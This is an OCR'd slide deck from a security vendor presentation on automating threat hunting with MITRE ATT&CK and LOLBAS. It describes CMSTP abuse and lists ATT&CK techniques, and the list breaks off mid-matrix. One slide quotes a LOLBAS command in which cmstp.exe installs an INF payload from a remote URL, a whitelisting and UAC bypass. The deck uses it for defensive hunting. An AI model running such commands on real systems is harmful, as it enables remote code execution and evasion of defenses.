Automate ATT&CK-based Threat Intelligence to Threat Hunting

Kumar Saurabh
CEO and Co-founder

LogicHub


Agenda

- SOC Automation: Current Landscape
- Threat Hunting Challenge
- Threat Hunting Automation Motivation
- MITRE ATT&CK & LOLBAS
- Process Execution Logs
- Artificial Intelligence Agent Design
- Putting it all together
- Results
- Take-aways

LogicHub

Logic

Typical SOC



LogicHub

Why Threat Hunting Automation?

Current Reality


- Threat hunting used to detect activity we are currently missing. As defenders, we often don't know we are missing it.
- Resource gaps
- Skill gaps
- Limited time to spend on threat hunting

Suggested Approach

- Automate threat hunting
- MITRE ATT&CK and other frameworks is a good place to start
- MUST be effective with both small and big data

Human Accuracy at Machine Speed

Today's
Threat Hunters




Future
Threat Hunters


Teaching machines to hunt *with* Zero False Positives

LogicHub


Spot the red signal




1 out of 100



1 out of 10,000



1 out of 100,000,000



Factor 1:
1 out of 100

Factor 2:
1 out of 100

Factor 3:
1 out of 100

Factor 4:
1 out of 100


Factor 5:
1 out of 100

Factor 6:
1 out of 100

1 out of
100,000,000

LogicHub

Decision Automation



MITRE ATT&CK


- Adversarial Tactics, Techniques, and Common Knowledge
- Knowledge base for cyber adversary behavior mapped to the kill chain
- Can be consumed in Wiki format or programmatically via STIX/TAXII interface

ATT&CK™

Adversarial Tactics, Techniques
& Common Knowledge

https://attack.mitre.org/

MITRE ATT&CK



CMSTP

The Microsoft Connection Manager Profile Installer (CMSTP.exe) is a command-line program used to install Connection Manager service profiles.[1] CMSTP.exe accepts an installation information file (INF) as a parameter and installs a service profile leveraged for remote access connections.

Adversaries may supply CMSTP.exe with INF files infected with malicious commands.[2] Similar to Regsvr32 / "Squiblydoo", CMSTP.exe may be abused to load and execute DLLs[3] and/or COM scriptlets (SCT) from remote servers.[4][5] This execution may also bypass AppLocker and other whitelisting defenses since CMSTP.exe is a legitimate, signed Microsoft application.

CMSTP.exe can also be abused to Bypass User Account Control and execute arbitrary commands from a malicious INF through an auto-elevated COM interface.[3][5]

CMSTP

Technique


ID	T1191
Tactic	Defense Evasion, Execution
Platform	Windows
Permissions Required	User
Data Sources	Process Monitoring, Process command-line parameters
Supports Remote	No
Defense Bypassed	Application whitelisting, Anti-virus
Contributors	Ye Yint Min Thu Htut, Offensive Security Team, DBS Bank

LOLBAS

- Living Off the Land Binaries and Scripts
  - General term used when an attacker abuses built-in binaries and scripts of an OS install or common application installation
  - These techniques may be harder to detect, evade controls, blend in with normal use etc.
  - LOLBAS typically provides examples of how these tools are invoked at the command line.

https://github.com/api0cradle/LOLBAS

LOLBAS



37 lines (25 sloc) | 1.05 KB

Cmstp.exe

- Functions: Execute, UACBypass

```
cmstp.exe /ni /s c:\cmstp\CorpVPN.inf

cmstp.exe /ni /s https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Cmstp.inf
```

Acknowledgements:

- Oddvar Moe - @oddvarmoe
- Nick Tyrer - @NickTyrer

Code sample:

- Cmstp.inf
- Cmstp_calc.sct

Resources:

- https://twitter.com/NickTyrer/status/958450014111633408


MS Windows

- Learn about Windows Operating System
  - Common OS binaries. Can be obtained from “gold image(s)” and process execution logs.
  - Online documentation for tool descriptions and command line arguments.
  - Operating system features, some obscure and undocumented

Threat Hunting Living off the Land

- Review and understand MITRE ATT&CK techniques and LOLBAS examples
- Identify patterns that might indicate malicious activity
- Search hypothesized pattern in enterprise endpoint logs to confirm
- Reduce events from millions per day to dozens
- Repeat until something “interesting” is found and is escalated for investigation

LOLBAS / ATT&CK Mapping



Initial Access
10 items

- Drive-by Compromise
- Exploit Public-Facing Application
- Hardware Additions
- Replication Through Removable Media
- Spearphishing Attachment
- Spearphishing Link
- Spearphishing via Service
- Supply Chain Compromise
- Trusted Relationship
- Valid Accounts

Execution
31 items

- AppleScript
- **CMSTP**
- Command-Line Interface
- **Control Panel Items**
- Dynamic Data Exchange
- Execution through API
- Execution through Module Load
- Exploitation for Client Execution
- Graphical User Interface
- **InstallUtil**
- Launchctl
- Local Job Scheduling
- LSASS Driver
- **Mshta**
- **PowerShell**
- **Regsvcs/Regasm**
- **Regsvr32**
- **Rundll32**
- Scheduled Task
- **Scripting**
- **Service Execution**
- **Signed Binary Proxy Execution**
- **Signed Script Proxy Execution**
- Source
- Space after Filename
- Third-party Software
- Trap
- **Trusted Developer Utilities**
- User Execution
- **Windows Management Instrumentation**
- **Windows Remote Management**

Persistence
56 items

- .bash_profile and .bashrc
- Accessibility Features
- AppCert DLLs
- AppInit DLLs
- Application Shimming
- Authentication Package
- **BITS Jobs**
- Bootkit
- Browser Extensions
- Change Default File Association
- Component Firmware
- Component Object Model Hijacking
- Create Account
- DLL Search Order Hijacking
- Dylib Hijacking
- External Remote Services
- File System Permissions Weakness
- Hidden Files and Directories
- Hooking
- Hypervisor
- Image File Execution Options Injection
- Kernel Modules and Extensions
- Launch Agent
- Launch Daemon
- Launchctl
- LC_LOAD_DYLIB Addition
- Local Job Scheduling
- Login Item
- Logon Scripts
- LSASS Driver
- **Modify Existing Service**
- **Netsh Helper DLL**
- **New Service**
- Office Application Startup
- **Path Interception**
- Plist Modification
- Port Knocking
- **Port Monitors**
- Rc.common
- Re-opened Applications
- Redundant Access
- Registry Run Keys / Start Folder
- Scheduled Task
- Screensaver
- Security Support Provider
- **Service Registry Permissions Weakness**
- Shortcut Modification
- **SIP and Trust Provider Hijacking**
- Startup Items
- System Firmware
- Time Providers
- Trap
- Valid Accounts
- Web Shell
- Windows Management Instrumentation Event Subscription
- **Winlogon Helper DLL**

Privilege Escalation
28 items

- Access Token Manipulation
- Accessibility Features
- AppCert DLLs
- AppInit DLLs
- Application Shimming
- **Bypass User Account Control**
- DLL Search Order Hijacking
- Dylib Hijacking
- Exploitation for Privilege Escalation
- Extra Window Memory Injection
- File System Permissions Weakness
- Hooking
- Image File Execution Options Injection
- Launch Daemon
- **New Service**
- **Path Interception**
- Plist Modification
- **Port Monitors**
- Process Injection
- Scheduled Task
- **Service Registry Permissions Weakness**
- Setuid and Setgid
- SID-History Injection
- Startup Items
- Sudo
- Sudo Caching
- Valid Accounts
- Web Shell

Defense Evasion
59 items

- Access Token Manipulation
- Binary Padding
- **BITS Jobs**
- **Bypass User Account Control**
- Clear Command History
- **CMSTP**
- Code Signing
- Component Firmware
- Component Object Model Hijacking
- **Control Panel Items**
- DCShadow
- **Deobfuscate/Decode Files or Information**
- Disabling Security Tools
- DLL Search Order Hijacking
- DLL Side-Loading
- Exploitation for Defense Evasion
- Extra Window Memory Injection
- File Deletion
- File System Logical Offsets
- Gatekeeper Bypass
- Hidden Files and Directories
- Hidden Users
- Hidden Window
- HISTCONTROL
- Image File Execution Options Injection
- Indicator Blocking
- Indicator Removal from Tools
- Indicator Removal on Host
- **Indirect Command Execution**
- Install Root Certificate
- **InstallUtil**
- Launchctl
- LC_MAIN Hijacking
- Masquerading
- **Modify Registry**
- **Mshta**
- Network Share Connection Removal
- **NTFS File Attributes**
- Obfuscated Files or Information
- Plist Modification
- Port Knocking
- Process Doppelgänging
- Process Hollowing
- Process Injection
- Redundant Access
- **Regsvcs/Regasm**
- **Regsvr32**
- Rootkit
- **Rundll32**
- **Scripting**
- **Signed Binary Proxy Execution**
- **Signed Script Proxy Execution**
- **SIP and Trust Provider Hijacking**
- Software Packing
- Space after Filename
- Timestomp
- **Trusted Developer Utilities**
- Valid Accounts
- Web Service

Credential Access
20 items

- Account Manipulation
- Bash History
- Brute Force
- **Credential Dumping**
- Credentials in Files
- **Credentials in Registry**
- Exploitation for Credential Access
- Forced Authentication
- Hooking
- Input Capture
- Input Prompt
- Kerberoasting
- Keychain
- LLMNR/NBT-NS Poisoning
- Network Sniffing
- Password Filter DLL
- Private Keys
- Replication Through Removable Media
- Securityd Memory
- Two-Factor Authentication Interception

Discovery
19 items

- Account Discovery
- Application Window Discovery
- Browser Bookmark Discovery
- File and Directory Discovery
- Network Service Scanning
- Network Share Discovery
- Password Policy Discovery
- Peripheral Device Discovery
- Permission Groups Discovery
- Process Discovery
- **Query Registry**
- Remote System Discovery
- **Security Software Discovery**
- System Information Discovery
- System Network Configuration Discovery
- System Network Connections Discovery
- System Owner/User Discovery
- **System Service Discovery**
- System Time Discovery

Lateral Movement
17 items

- AppleScript
- Application Deployment Software
- Distributed Component Object Model
- Exploitation of Remote Services
- Logon Scripts
- Pass the Hash
- Pass the Ticket
- Remote Desktop Protocol
- **Remote File Copy**
- Remote Services
- Replication Through Removable Media
- Shared Webroot
- SSH Hijacking
- Taint Shared Content
- Third-party Software
- Windows Admin Shares
- **Windows Remote Management**

Collection
13 items

- Audio Capture
- Automated Collection
- Clipboard Data
- Data from Information Repositories
- Data from Local System
